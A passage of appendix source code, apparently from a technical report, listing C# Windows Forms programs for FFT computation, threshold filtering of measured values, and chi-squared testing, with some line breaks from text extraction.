		private System.Windows.Forms.MainMenu mainMenu1;

		public MainForm()
		{
			//
			// Required for Windows Form Designer support
```

```
            //
            InitializeComponent();

            //
            // TODO: Add any constructor code after InitializeComponent call
            //

            // FFT written by Myung-Hoon Chung and Grant A. Jacoby
            // http://won.hongik.ac.kr/~mhchung/index_files/Software.htm
            fft = new FFT.Four1();
        }
        /// <summary>
        /// Clean up any resources being used.
        /// </summary>
        protected override void Dispose( bool disposing )
        {
            base.Dispose( disposing );
        }
        #region Windows Form Designer generated code
        /// <summary>
        /// Required method for Designer support - do not modify
        /// the contents of this method with the code editor.
        /// </summary>
        private void InitializeComponent()
        {
            this.mainMenu1 = new System.Windows.Forms.MainMenu();
            this.menuItem1 = new System.Windows.Forms.MenuItem();
            this.menuItem2 = new System.Windows.Forms.MenuItem();
            this.menuItem3 = new System.Windows.Forms.MenuItem();
            this.menuItem4 = new System.Windows.Forms.MenuItem();
            this.menuItem5 = new System.Windows.Forms.MenuItem();
            this.openFileDialog1 = new
System.Windows.Forms.OpenFileDialog();
            this.saveFileDialog1 = new System.Windows.Forms.SaveFileDialog();
            this.labelInputSize = new System.Windows.Forms.Label();
            this.labelUsedInputSize = new System.Windows.Forms.Label();
            this.labelPower = new System.Windows.Forms.Label();
            this.buttonCalculate = new System.Windows.Forms.Button();
            this.textBoxOpenedFilename = new
System.Windows.Forms.TextBox();
            this.labelOpenedFilename = new System.Windows.Forms.Label();
            //
            // mainMenu1
            //
            this.mainMenu1.MenuItems.Add(this.menuItem1);
            //
            // menuItem1
            //
            this.menuItem1.MenuItems.Add(this.menuItem2);
            this.menuItem1.MenuItems.Add(this.menuItem3);
            this.menuItem1.MenuItems.Add(this.menuItem4);
            this.menuItem1.MenuItems.Add(this.menuItem5);
            this.menuItem1.Text = "File";
```

```
//
// menuItem2
//
this.menuItem2.Text = "&Open";
this.menuItem2.Click += new
          System.EventHandler(this.menuItem2_Click);
//
// menuItem3
//
this.menuItem3.Text = "&Save as Complex";
this.menuItem3.Click += new
          System.EventHandler(this.menuItem3_Click);
//
// menuItem4
//
this.menuItem4.Text = "Save as &Absolute";
this.menuItem4.Click += new
          System.EventHandler(this.menuItem4_Click);
//
// menuItem5
//
this.menuItem5.Text = "E&xit";
this.menuItem5.Click += new
          System.EventHandler(this.menuItem5_Click);
//
// saveFileDialog1
//
this.saveFileDialog1.FileName = "doc1";
//
// labelInputSize
//
this.labelInputSize.Location = new System.Drawing.Point(8, 72);
this.labelInputSize.Size = new System.Drawing.Size(224, 20);
this.labelInputSize.Text = "Input size:";
//
// labelUsedInputSize
//
this.labelUsedInputSize.Location = new System.Drawing.Point(8, 96);
this.labelUsedInputSize.Size = new System.Drawing.Size(224, 20);
this.labelUsedInputSize.Text = "Used input size:";
//
// labelPower
//
this.labelPower.Location = new System.Drawing.Point(8, 120);
this.labelPower.Size = new System.Drawing.Size(224, 20);
this.labelPower.Text = "Power:";
//
// buttonCalculate
//
this.buttonCalculate.Location = new System.Drawing.Point(8, 152);
this.buttonCalculate.Text = "Calculate";
this.buttonCalculate.Click += new
          System.EventHandler(this.buttonCalculate_Click);
```

```
            //
            // textBoxOpenedFilename
            //
            this.textBoxOpenedFilename.Location = new
System.Drawing.Point(8,
                32);
            this.textBoxOpenedFilename.ReadOnly = true;
            this.textBoxOpenedFilename.ScrollBars =
                System.Windows.Forms.ScrollBars.Horizontal;
            this.textBoxOpenedFilename.Size = new System.Drawing.Size(224,
22);
            this.textBoxOpenedFilename.Text = "";
            //
            // labelOpenedFilename
            //
            this.labelOpenedFilename.Location = new System.Drawing.Point(8,
8);
            this.labelOpenedFilename.Text = "Opened file:";
            //
            // MainForm
            //
            this.Controls.Add(this.labelOpenedFilename);
            this.Controls.Add(this.textBoxOpenedFilename);
            this.Controls.Add(this.buttonCalculate);
            this.Controls.Add(this.labelPower);
            this.Controls.Add(this.labelUsedInputSize);
            this.Controls.Add(this.labelInputSize);
            this.Menu = this.mainMenu1;
            this.MinimizeBox = false;
            this.Text = "FFT";

        }
        #endregion

        /// <summary>
        /// The main entry point for the application.
        /// </summary>

        static void Main()
        {
            Application.Run(new MainForm());
        }

        private void buttonCalculate_Click(object sender, System.EventArgs e)
        {
            // File is not open
            if (stream == null)
            {
                MessageBox.Show("You must open a file first!");

                return;
            }
            // Parse opened file
            inputs = new ArrayList();

            string buffer;
            while ((buffer = stream.ReadLine()) != null)
            {
                inputs.Add(buffer);
            }

            stream.Close();

            power = Convert.ToInt32(Math.Floor(Math.Log(inputs.Count) /
                Math.Log(2)));
            dataSize = Convert.ToInt32(Math.Pow(2, power));

            /*
             *  Update status information at the bottom of window
             */
            // Update the total number of input entries entered by user
            labelInputSize.Text = "Input Size: " + inputs.Count.ToString();
            // Update the number of input entries within 2^n
            labelUsedInputSize.Text = "Used Input Size: " +
                dataSize.ToString();
            // Update the n, where 2^n is the number of entries used
            labelPower.Text = "Power: " + power.ToString();

            data = new Double[2 * dataSize];

            for (int idx = 0; idx < dataSize; idx++)
            {
                data[2 * idx] = Convert.ToDouble(inputs[idx]);
                data[2 * idx + 1] = 0.0f;
            }

            fft.four1(data, Convert.ToUInt32(dataSize), 1);
        }

        private void menuItem2_Click(object sender, System.EventArgs e)
        {
            // Opens a file using openFileDialog1 object
            if(openFileDialog1.ShowDialog() == DialogResult.OK)
            {
                stream = new
                    System.IO.StreamReader(openFileDialog1.FileName);
                textBoxOpenedFilename.Text =
                    openFileDialog1.FileName.ToString();
            }
        }

        private void menuItem3_Click(object sender, System.EventArgs e)
        {
            // Displays a SaveFileDialog so the user can save the output in
            // textBoxOutput
            saveFileDialog1.Filter = "Text (*.txt)|*.txt";
            saveFileDialog1.ShowDialog();

            // If the file name is not an empty string open it for saving.
            if(saveFileDialog1.FileName != "")
            {
                // Saves the output
                System.IO.StreamWriter outputFile = new
                    System.IO.StreamWriter(saveFileDialog1.FileName);

                // Saves the output in the appropriate text format based
                // upon the file type selected in the dialog box.
                // NOTE that the FilterIndex property is one-based.
                switch(saveFileDialog1.FilterIndex)
                {
                    // Text file
                    case 1 :
                        for(int idx =0; idx < dataSize; idx++)
                        {
                            // If the value (complex number) is
                            // negative;
                            // Here, x > 0.0f is used, because
                            // the complex values in data array
                            // have oppositive sign
                            if (data[2 * idx + 1] > 0.0f)
                                outputFile.WriteLine(data[2 *
                                    idx] + "-" + data[2 * idx
                                    + 1] + "i");
                                // If the value (complex
                                // number) is positive;
                            else
                                outputFile.WriteLine(data[2 *
                                    idx] + "+" + -1.0f *
                                    data[2 * idx + 1] + "i");
                        }
                        outputFile.Close();
                        break;
                }
            }
        }

        private void menuItem4_Click(object sender, System.EventArgs e)
        {
            // Displays a SaveFileDialog so the user can save the output in
            // textBoxOutput
            SaveFileDialog saveFileDialog1 = new SaveFileDialog();
            saveFileDialog1.Filter = "Text (*.txt)|*.txt";
            saveFileDialog1.ShowDialog();

            // If the file name is not an empty string open it for saving.
            if(saveFileDialog1.FileName != "")
            {
                // Saves the output
```

```
                System.IO.StreamWriter outputFile = new
                    System.IO.StreamWriter(saveFileDialog1.FileName);

                // Saves the output in the appropriate text format based
                // upon the file type selected in the dialog box.
                // NOTE that the FilterIndex property is one-based.
                switch(saveFileDialog1.FilterIndex)
                {
                        // Text file
                    case 1 :
                        for(int idx =0; idx < dataSize; idx++)
                            // Output values as magnitude of
                            // complex numbers

                            outputFile.WriteLine(Math.Sqrt(Math
                        .P
                                ow(data[2 * idx], 2) +
                                Math.Pow(data[2 * idx + 1],
                                2)).ToString());

                        outputFile.Close();
                        break;
                }
            }
        }

        private void menuItem5_Click(object sender, System.EventArgs e)
        {
            Application.Exit();
        }
    }
}
```

Form1.cs

```
using System;
namespace FFT
{
    /// <summary>
    /// Replaces data[0..2*nn-1] by its discrete Fourier transform, if isign is input
    /// as 1; or replaces data[0..2*nn-1] by nn times its inverse discrete Fourier
    /// transform, if isign is input as -1. data is a complex array of length nn or,
    /// equivalently, a real array of length 2*nn. nn MUST be an integer power of 2
    /// (this is not checked for!).
    public class Four1
    {
        public Four1()
        {
        }
        public void four1(double[] data, ulong nn, int isign)
        {
            ulong n,mmax,m,j,istep,i;
            double wtemp,wr,wpr,wpi,wi,theta;
            double tempr,tempi;
            n=nn << 1;
            j=1;
            for (i=1;i<n;i+=2)
            {
                if (j > i)
                {
                    tempr = data[j-1];
                    data[j-1] = data[i-1];
                    data[i-1] = tempr;      // SWAP(data[j],data[i]);
                    tempi = data[j];
                    data[j] = data[i];
                    data[i] = tempi;    // SWAP(data[j+1],data[i+1]);
                }
                m=n >> 1;
                while (m >= 2 && j > m)
                {
                    j -= m;
                    m >>= 1;
                }
                j += m;
            }
            mmax=2;
            while (n > mmax)
            {
                istep=mmax << 1;
                theta=isign*(6.28318530717959/mmax);
                wtemp=Math.Sin(0.5*theta);
                wpr = -2.0*wtemp*wtemp;
                wpi=Math.Sin(theta);
                wr=1.0;
                wi=0.0;
                for (m=1;m<mmax;m+=2)
                {
                    for (i=m;i<=n;i+=istep)
                    {
                        j=i+mmax;
                        tempr=wr*data[j-1]-wi*data[j];
                        tempi=wr*data[j]+wi*data[j-1];
                        data[j-1]=data[i-1]-tempr;
                        data[j]=data[i]-tempi;
                        data[i-1] += tempr;
                        data[i] += tempi;
                    }
                    wr=(wtemp=wr)*wpr-wi*wpi+wr;
                    wi=wi*wpr+wtemp*wpi+wi;
                }
                mmax=istep;
            }
        }
    }
}
```

Appendix E. HASTE Code: FFT Filter

Form1.cs

```
using System;
using System.Drawing;
using System.Collections;
using System.ComponentModel;
using System.Windows.Forms;
using System.Data;
using System.Text.RegularExpressions;

namespace FFT_Sort
{
        /// <summary>
        /// Summary description for Form1.
        /// </summary>
        public class Form1 : System.Windows.Forms.Form
        {
                // Used for updating opened file status bar
                private const string OPENED_FILE_HEADER = "Opened file: ";
                // Used for updating total number of entries status bar
                private const string TOTAL_NUM_ENTRIES_HEADER = "Total number of
entries: ";
                // Used for updating number of valid entries status bar
                private const string NUM_VALID_ENTRIES_HEADER = "Number of valid
entries: ";
                // Default footer for the output filename
                private const string DEFAULT_OUTPUT_FOOTER = " sorted";
                // Regular expression for real number
                private const string RegExReal = "^([-]|[.]|[-.]|[0-9])[0-9]*[.]*[0-9]+$";
                // Regular expression for scientific notation
                private const string RegExSciNotation = "^([-]|[.]|[-.]|[0-9])[0-9]*[.]*[0-
9]+E(([-][0-9]+)|([0-9]+))$";
                // Header for each file
                private string header;
                private char DEFAULT_DELIM = '\t';
                // Default delimeter character used for text file parsing
                private bool isSaved = true,
                // Has the currently opened file been saved?
                                        isSorted = true;
                                       // Has the currrently opened file been sorted?

                private double threshold;
                // Threshold value entered by user
                private ArrayList timestamp,
                // The time when the value was measured
                                        originalValues,                 // Array of
original or ummodified values read from input file
                                        modifiedValues;                 // Array of
modified values
                private System.IO.StreamReader stream;       // Used for reading text files
                private Regex realNumberRegEx;  // Regular expression for a real number
                private Regex sciNotationRegEx;  // Regular expression for a scientific
notation number

                private System.Windows.Forms.MainMenu mainMenu1;
                private System.Windows.Forms.OpenFileDialog openFileDialog1;
                private System.Windows.Forms.SaveFileDialog saveFileDialog1;
                private System.Windows.Forms.StatusBar statusBar1;
                private System.Windows.Forms.StatusBarPanel statusBarPanel1;
                private System.Windows.Forms.StatusBarPanel statusBarPanel2;
                private System.Windows.Forms.StatusBarPanel statusBarPanel3;
                private System.Windows.Forms.MenuItem menuItem1;
                private System.Windows.Forms.MenuItem menuItem2;
                private System.Windows.Forms.MenuItem menuItem3;
                private System.Windows.Forms.MenuItem menuItem4;
                private System.Windows.Forms.MenuItem menuItem5;
                private System.Windows.Forms.TextBox textBoxThresholdValue;
                private System.Windows.Forms.Label labelThresholdValue;
                private System.Windows.Forms.Button buttonSort;
                /// <summary>
                /// Required designer variable.
                /// </summary>
                private System.ComponentModel.Container components = null;

                public Form1()
                {
                    //
                    // Required for Windows Form Designer support
                    //
                    InitializeComponent();

                    //
                    // TODO: Add any constructor code after InitializeComponent call
                    //
                    timestamp = new ArrayList();
                    originalValues = new ArrayList();
                    modifiedValues = new ArrayList();
                    // Regular expression for scientific notation
                    realNumberRegEx = new Regex(RegExReal);
                    sciNotationRegEx = new Regex(RegExSciNotation);
                }

                /// <summary>
                /// Clean up any resources being used.
                /// </summary>
                protected override void Dispose( bool disposing )
                {
                    if( disposing )
                    {
                        if (components != null)
                        {
                            components.Dispose();
                        }
                    }
                    base.Dispose( disposing );
                }

                #region Windows Form Designer generated code
                /// <summary>
                /// Required method for Designer support - do not modify
                /// the contents of this method with the code editor.
                /// </summary>
                private void InitializeComponent()
                {
                    this.mainMenu1 = new System.Windows.Forms.MainMenu();
                    this.menuItem1 = new System.Windows.Forms.MenuItem();
                    this.menuItem2 = new System.Windows.Forms.MenuItem();
                    this.menuItem3 = new System.Windows.Forms.MenuItem();
                    this.menuItem4 = new System.Windows.Forms.MenuItem();
                    this.menuItem5 = new System.Windows.Forms.MenuItem();
                    this.openFileDialog1 = new
System.Windows.Forms.OpenFileDialog();
                    this.saveFileDialog1 = new System.Windows.Forms.SaveFileDialog();
                    this.statusBar1 = new System.Windows.Forms.StatusBar();
                    this.statusBarPanel1 = new
System.Windows.Forms.StatusBarPanel();
                    this.statusBarPanel2 = new
System.Windows.Forms.StatusBarPanel();
                    this.statusBarPanel3 = new
System.Windows.Forms.StatusBarPanel();
                    this.textBoxThresholdValue = new
System.Windows.Forms.TextBox();
                    this.labelThresholdValue = new System.Windows.Forms.Label();
                    this.buttonSort = new System.Windows.Forms.Button();

            ((System.ComponentModel.ISupportInitialize)(this.statusBarPanel1)).BeginInit();

            ((System.ComponentModel.ISupportInitialize)(this.statusBarPanel2)).BeginInit();

            ((System.ComponentModel.ISupportInitialize)(this.statusBarPanel3)).BeginInit();
                    this.SuspendLayout();
                    //
                    // mainMenu1
                    //
                    this.mainMenu1.MenuItems.AddRange(new
System.Windows.Forms.MenuItem[] {

                                    this.menuItem1});
                    //
```

```
                        // menuItem1
                        //
                        this.menuItem1.Index = 0;
                        this.menuItem1.MenuItems.AddRange(new
System.Windows.Forms.MenuItem[] {

                                                                          this.menuItem2,

                                                                          this.menuItem3,

                                                                          this.menuItem4,

                                                                          this.menuItem5});
                        this.menuItem1.Text = "&File";
                        //
                        // menuItem2
                        //
                        this.menuItem2.Index = 0;
                        this.menuItem2.Text = "&Open";
                        this.menuItem2.Click += new
System.EventHandler(this.menuItem2_Click);
                        //
                        // menuItem3
                        //
                        this.menuItem3.Index = 1;
                        this.menuItem3.Text = "&Save";
                        this.menuItem3.Click += new
System.EventHandler(this.menuItem3_Click);
                        //
                        // menuItem4
                        //
                        this.menuItem4.Index = 2;
                        this.menuItem4.Text = "-";
                        //
                        // menuItem5
                        //
                        this.menuItem5.Index = 3;
                        this.menuItem5.Text = "E&xit";
                        this.menuItem5.Click += new
System.EventHandler(this.menuItem5_Click);
                        //
                        // saveFileDialog1
                        //
                        this.saveFileDialog1.FileOk += new
CancelEventHandler(this.saveFileDialog1_FileOk);
                        //
                        // statusBar1
                        //
                        this.statusBar1.Location = new System.Drawing.Point(0, 424);
                        this.statusBar1.Name = "statusBar1";
                        this.statusBar1.Panels.AddRange(new
System.Windows.Forms.StatusBarPanel[] {
```

```
this.statusBarPanel1,


this.statusBarPanel2,


this.statusBarPanel3});
                              this.statusBar1.ShowPanels = true;
                              this.statusBar1.Size = new System.Drawing.Size(632, 22);
                              this.statusBar1.TabIndex = 0;
                              this.statusBar1.Text = "statusBar1";
                              //
                              // statusBarPanel1
                              //
                              this.statusBarPanel1.AutoSize =
System.Windows.Forms.StatusBarPanelAutoSize.Spring;
                              this.statusBarPanel1.Text = OPENED_FILE_HEADER;
                              this.statusBarPanel1.Width = 316;
                              //
                              // statusBarPanel2
                              //
                              this.statusBarPanel2.Text = TOTAL_NUM_ENTRIES_HEADER;
                              this.statusBarPanel2.Width = 170;
                              //
                              // statusBarPanel3
                              //
                              this.statusBarPanel3.Text = NUM_VALID_ENTRIES_HEADER;
                              this.statusBarPanel3.Width = 215;
                              //
                              // textBoxThresholdValue
                              //
                              this.textBoxThresholdValue.Location = new System.Drawing.Point(8,
32);
                              this.textBoxThresholdValue.Name = "textBoxThresholdValue";
                              this.textBoxThresholdValue.Size = new System.Drawing.Size(104,
20);
                              this.textBoxThresholdValue.TabIndex = 1;
                              this.textBoxThresholdValue.Text = "";
                              this.textBoxThresholdValue.KeyPress += new
System.Windows.Forms.KeyPressEventHandler(this.textBoxThresholdValue_OnKeyPress);
                              //
                              // labelThresholdValue
                              //
                              this.labelThresholdValue.Location = new System.Drawing.Point(8, 8);
                              this.labelThresholdValue.Name = "labelThresholdValue";
                              this.labelThresholdValue.TabIndex = 2;
                              this.labelThresholdValue.Text = "Threshold Value";
                              //
                              // buttonSort
                              //
                              this.buttonSort.Location = new System.Drawing.Point(136, 32);
```

```
            this.buttonSort.Name = "buttonSort";
            this.buttonSort.TabIndex = 3;
            this.buttonSort.Text = "Sort";
            this.buttonSort.Click += new
System.EventHandler(this.buttonSort_Click);
            //
            // Form1
            //
            this.AutoScaleBaseSize = new System.Drawing.Size(5, 13);
            this.AutoScroll = true;
            this.ClientSize = new System.Drawing.Size(632, 446);
            this.Controls.Add(this.buttonSort);
            this.Controls.Add(this.labelThresholdValue);
            this.Controls.Add(this.textBoxThresholdValue);
            this.Controls.Add(this.statusBar1);
            this.Menu = this.mainMenu1;
            this.Name = "Form1";
            this.Text = "FFT Sort";

    ((System.ComponentModel.ISupportInitialize)(this.statusBarPanel1)).EndInit();

    ((System.ComponentModel.ISupportInitialize)(this.statusBarPanel2)).EndInit();

    ((System.ComponentModel.ISupportInitialize)(this.statusBarPanel3)).EndInit();
            this.ResumeLayout(false);

        }
        #endregion

        /// <summary>
        /// The main entry point for the application.
        /// </summary>
        [STAThread]
        static void Main()
        {
            Application.Run(new Form1());
        }

        private void buttonSort_Click(object sender, System.EventArgs e)
        {
           // Makes sure the threshold value in the textBoxThresholdValue is valid
            if (!realNumberRegEx.IsMatch(textBoxThresholdValue.Text))
            {
                MessageBox.Show("This threshold value is not a real
number.");
                return;
            }

            threshold = Convert.ToDouble(textBoxThresholdValue.Text);

            // Used to count the number of values above the threshold
            int numAboveThreshold = 0;
            // Filter values that are below the threshold
            modifiedValues.Clear();
            for (int idx = 0; idx < originalValues.Count; idx++)
            {
                // If below threshold
                if (Convert.ToDouble(originalValues[idx]) < threshold)
                {
                    // Set value that is below threshold to 0
                    modifiedValues.Add(0);
                }
                    // If above threshold
                else
                {
                    // Set value that is above threshold to (val - threshold)
                    modifiedValues.Add((double)originalValues[idx] -
(double)threshold);
                    numAboveThreshold++;
                }
            }

            // Update number of values after sorting status bar
            statusBarPanel3.Text = NUM_VALID_ENTRIES_HEADER +
numAboveThreshold + " (" +
                (((double)numAboveThreshold /
(double)originalValues.Count)).ToString("F03") + "%)";

            // Indicate the currently opened file has been sorted
            isSorted = true;
        }

        private void textBoxThresholdValue_OnKeyPress(object sender,
KeyPressEventArgs e)
        {
            // Start sorting if enter is pressed while textBoxThresholdValue has
control
            switch (e.KeyChar)
            {
                case '\r':
                    buttonSort_Click(sender, new System.EventArgs());
                    break;
            }
        }

        private void menuItem2_Click(object sender, System.EventArgs e)
        {
            // Has the currently opened file been saved at least once?
            if (!isSaved)
            {
                DialogResult result = MessageBox.Show(
                    "The currently opened file has not been saved.  Do you
want to continue?", "Warning",
                    MessageBoxButtons.YesNo);
                switch (result)
                {
                    case DialogResult.Yes:
                        break;
                    case DialogResult.No:
                        return;
                }
            }

            // Reset the status bar
            statusBarPanel1.Text = OPENED_FILE_HEADER;
            statusBarPanel2.Text = TOTAL_NUM_ENTRIES_HEADER;
            statusBarPanel3.Text = NUM_VALID_ENTRIES_HEADER;

            // Opens a file using openFileDialog1 object
            if(openFileDialog1.ShowDialog() == DialogResult.OK)
            {
                // Reset program status variables
                isSaved = isSorted = false;
                timestamp.Clear();
                originalValues.Clear();

                stream = new
System.IO.StreamReader(openFileDialog1.FileName);

                // Update opened filename status bar
                statusBarPanel1.Text =
openFileDialog1.FileName.ToString();

            // Use regular expression to make sure only real numbers are read
                string buffer;
                string[] tokens;
                double timestampDiff = 0.0;
                while ((buffer = stream.ReadLine()) != null)
                {
                    tokens = buffer.Split(new char[]
{DEFAULT_DELIM});
                    if (sciNotationRegEx.IsMatch(tokens[0]) &&
sciNotationRegEx.IsMatch(tokens[1]))
                    {
            // timestamp difference calculation should be done only once per file
                        timestampDiff = (timestamp.Count == 0) ?
(0.0 - Convert.ToDouble(tokens[0])) : timestampDiff;
            // Note: timestamps are modified so that they start at 0
                        timestamp.Add(Convert.ToDouble(tokens[0])
+ timestampDiff);

    originalValues.Add(Convert.ToDouble(tokens[1]));
                    }
                // Ignores lines that have no character in them.
                // Happens often with end of text file that have multiple '\r'
                    else if (buffer.Length > 0)
                        header = buffer;
                }

                /*
                // Removes the latter half of the values (Nyquist Theorem)

    timestamp.RemoveRange(Convert.ToInt32(Math.Ceiling(timestamp.Count / 2.0)),
                    Convert.ToInt32(Math.Floor(timestamp.Count / 2.0)));

    values.RemoveRange(Convert.ToInt32(Math.Ceiling(values.Count / 2.0)),
                    Convert.ToInt32(Math.Floor(values.Count / 2.0)));
                */

                // Update total number of entries in the opened file status bar
                statusBarPanel2.Text = TOTAL_NUM_ENTRIES_HEADER
+ originalValues.Count.ToString();

                stream.Close();
            }
        }

        private void menuItem3_Click(object sender, System.EventArgs e)
        {
            // Has the currently opened file been sorted based on the threshold
value at least once?
            if (!isSorted)
            {
                DialogResult result = MessageBox.Show(
                    "The currently opened file has not been sorted.  Do
you want to continue?", "Warning",
                    MessageBoxButtons.YesNo);

                switch (result)
                {
                    case DialogResult.Yes:
                        break;
                    case DialogResult.No:
                        return;
                }
            }

            // Displays a SaveFileDialog so the user can save the output in
textBoxOutput
            saveFileDialog1.Filter = "Text (*.txt)|*.txt";

            // Insert DEFAULT_OUTPUT_FOOTER into the filename
            int footerLocation = openFileDialog1.FileName.LastIndexOf(".txt");
            // If the filename doesn't contain '.txt'
            if (footerLocation < 0)
                saveFileDialog1.FileName = openFileDialog1.FileName +
DEFAULT_OUTPUT_FOOTER;
            else
            {
                string filename = openFileDialog1.FileName;
                saveFileDialog1.FileName = filename.Insert(footerLocation, 
DEFAULT_OUTPUT_FOOTER);
            }

            saveFileDialog1.ShowDialog();
        }

        private void saveFileDialog1_FileOk(object sender, CancelEventArgs e)
        {
            // Saves the output
            System.IO.StreamWriter outputFile = new 
System.IO.StreamWriter(saveFileDialog1.FileName);

            // Saves the output in the appropriate text format based upon the
            // file type selected in the dialog box.
            // NOTE that the FilterIndex property is one-based.
            switch(saveFileDialog1.FilterIndex)
            {
                    // Text file
                case 1 :
                    outputFile.WriteLine(header);

                    for(int idx =0; idx < modifiedValues.Count; idx++)

    outputFile.WriteLine(Convert.ToDouble(timestamp[idx]).ToString("F07") +
                            DEFAULT_DELIM.ToString() + 
Convert.ToDouble(modifiedValues[idx]).ToString("F06"));

                    outputFile.Close();
                    isSaved = true;

                    break;
            }
        }

        private void menuItem5_Click(object sender, System.EventArgs e)
        {
            Application.Exit();
        }
    }
}
```

Appendix F. HASTE Code: Chi Squared

Main.cs

```
using System;
using System.Drawing;
using System.Collections;
using System.Windows.Forms;
using System.Data;

namespace ChiSquare
{
	/// <summary>
	/// Summary description for ChiSquare.
	/// </summary>
	public class ChiSquare : System.Windows.Forms.Form
	{
		private System.Windows.Forms.TextBox OutputTextBox;
		private System.Windows.Forms.Button RunChiSqOneButton;
		private System.Windows.Forms.Button RunChiSqTwoButton;
		private System.Windows.Forms.Button ChiSqOne2Button;
		private System.Windows.Forms.Button ChiSqTwo2Button;
		private System.Windows.Forms.MainMenu mainMenu1;

		public ChiSquare()
		{
			//
			// Required for Windows Form Designer support
			//
			InitializeComponent();
		}
		/// <summary>
		/// Clean up any resources being used.
		/// </summary>
		protected override void Dispose( bool disposing )
		{
			base.Dispose( disposing );
		}
		#region Windows Form Designer generated code
		/// <summary>
		/// Required method for Designer support - do not modify
		/// the contents of this method with the code editor.
		/// </summary>
		private void InitializeComponent()
		{
```

```
            this.mainMenu1 = new System.Windows.Forms.MainMenu();
            this.OutputTextBox = new System.Windows.Forms.TextBox();
            this.RunChiSqOneButton = new System.Windows.Forms.Button();
            this.RunChiSqTwoButton = new System.Windows.Forms.Button();
            this.ChiSqOne2Button = new System.Windows.Forms.Button();
            this.ChiSqTwo2Button = new System.Windows.Forms.Button();
            //
            // OutputTextBox
            //
            this.OutputTextBox.Location = new System.Drawing.Point(8, 8);
            this.OutputTextBox.Multiline = true;
            this.OutputTextBox.ScrollBars =
                    System.Windows.Forms.ScrollBars.Vertical;
            this.OutputTextBox.Size = new System.Drawing.Size(224, 168);
            this.OutputTextBox.Text = "Output";
            //
            // RunChiSqOneButton
            //
            this.RunChiSqOneButton.Location = new System.Drawing.Point(8,
200);
            this.RunChiSqOneButton.Size = new System.Drawing.Size(72, 24);
            this.RunChiSqOneButton.Text = "ChiSqOne";
            this.RunChiSqOneButton.Click += new
                    System.EventHandler(this.RunChiSqOneButton_Click);
            //
            // RunChiSqTwoButton
            //
            this.RunChiSqTwoButton.Location = new System.Drawing.Point(88,
                    200);
            this.RunChiSqTwoButton.Size = new System.Drawing.Size(72, 24);
            this.RunChiSqTwoButton.Text = "ChiSqTwo";
            this.RunChiSqTwoButton.Click += new
                    System.EventHandler(this.RunChiSqTwoButton_Click);
            //
            // ChiSqOne2Button
            //
            this.ChiSqOne2Button.Location = new System.Drawing.Point(8, 240);
            this.ChiSqOne2Button.Text = "chsone";
            this.ChiSqOne2Button.Click += new
                    System.EventHandler(this.ChiSqOne2Button_Click);
            //
            // ChiSqTwo2Button
            //
            this.ChiSqTwo2Button.Location = new System.Drawing.Point(88,
240);
            this.ChiSqTwo2Button.Text = "chstwo";
            this.ChiSqTwo2Button.Click += new
                    System.EventHandler(this.ChiSqTwo2Button_Click);
            //
            // ChiSquare
            //
            this.Controls.Add(this.ChiSqTwo2Button);
            this.Controls.Add(this.ChiSqOne2Button);
```

```
        this.Controls.Add(this.RunChiSqTwoButton);
        this.Controls.Add(this.RunChiSqOneButton);
        this.Controls.Add(this.OutputTextBox);
        this.Menu = this.mainMenu1;
        this.MinimizeBox = false;
        this.Text = "Chi Square";

}
#endregion

/// <summary>
/// The main entry point for the application.
/// </summary>

static void Main()
{
        Application.Run(new ChiSquare());
}

/// <summar>
/// Driver for ChSqOne routine
/// </summary>
public int ChSqOneDriver()
{
        // Local initialization
        int                     numBins = 10,
                                numPoints = 2000;
        int                     ibin,
                                idum = -15;
        double  chsq,
                                df,
                                prob,
                                x;
        NRVec bins = new NRVec(numBins),
                                ebins = new NRVec(numBins);

        for (int j = 0; j < numBins; j++)
                bins[j] = 0.0;

        for (int k = 0; k < numPoints; k++)
        {
                x = ExpDev.expdev(idum);
                ibin = Convert.ToInt32(x * numBins / 3.0);

                if (ibin < numBins)
                        ++bins[ibin];
        }

        for (int i = 0; i < numBins; i++)
                ebins[i] = 3.0 * numPoints / numBins * Math.Exp(-3.0 * (i +
                0.5) / numBins);

        ChSqOne(ref bins, ref ebins, 0, out df, out chsq, out prob);
        OutputTextBox.Text = "      Expected        Observed\r\n";
        for (int i = 0; i < numBins; i++)
            OutputTextBox.Text += ebins[i] + "   " + bins[i] + "\r\n";
        OutputTextBox.Text += "\r\nChi-Squared: ";
        OutputTextBox.Text += chsq + "\r\n";
        OutputTextBox.Text += "Probability: " + prob + "\r\n";
        /*
        cout << setw(15) << "expected" << setw(16) << "observed" << endl;
        cout << fixed << setprecision(2);
        for (i=0;i<NBINS;i++)
            cout << setw(14) << ebins[i] << setw(16) << bins[i] <<
            endl;
        cout << endl << setw(19) << "chi-squared:";
        cout << setw(11) << chsq << endl;
        cout << setw(19) << "probability:" << setw(11) << prob << endl;
        */

        return 0;
    }

    /// <summary>
    /// chsone chi-square test for difference between data and model (example)
    /// </summary>
    public void ChSqOne(ref NRVec bins, ref NRVec ebins, int knstrn,
                        out double df, out double chsq, out
                        double prob)
    {
        double temp;

        int nbins = bins.Size;
        df = nbins - knstrn;
        chsq = 0.0;
        for (int j = 0; j < nbins; j++)
        {
            if (ebins[j] <= 0.0)
                MessageBox.Show("Bad expected number in chsone",
                    "Error");
            temp = bins[j] - ebins[j];
            chsq += temp * temp / ebins[j];
        }
        prob = Gammq.gammq(0.5 * df, 0.5 * chsq);
    }

    /// <summar>
    /// Driver for ChSqTwo routine
    /// </summary>
    public int ChSqTwoDriver()
    {
        // Local initialization
        int         numBins = 10,
                    numPoints = 2000;
        int         ibin,
                idum = -17;
        double  chsq,
                df,
                prob,
                x;
        NRVec bins1 = new NRVec(numBins),
                bins2 = new NRVec(numBins);

        for (int j = 0; j < numBins; j++)
        {
            bins1[j] = 0.0;
            bins2[j] = 0.0;
        }

        for (int i = 0; i < numPoints; i++)
        {
            x = ExpDev.expdev(idum);
            ibin = Convert.ToInt32(x * numBins / 3.0);
            if (ibin < numBins)
                ++bins1[ibin];

            x = ExpDev.expdev(idum);
            ibin = Convert.ToInt32(x * numBins / 3.0);
            if (ibin < numBins)
                ++bins2[ibin];
        }

        ChSqTwo(ref bins1, ref bins2, 0, out df, out chsq, out prob);

        OutputTextBox.Text = "      Dataset 1       Dataset 2\r\n";
        for (int i = 0; i < numBins; i++)
            OutputTextBox.Text += bins1[i] + "    " + bins2[i] + "\r\n";
        OutputTextBox.Text += "\r\nChi-Squared: ";
        OutputTextBox.Text += chsq + "\r\n";
        OutputTextBox.Text += "Probability: " + prob + "\r\n";

        /*
        cout << endl << setw(15) << "dataset 1";
        cout << setw(16) << "dataset 2" << endl;
        cout << fixed << setprecision(2);
        for (j=0;j<NBINS;j++)
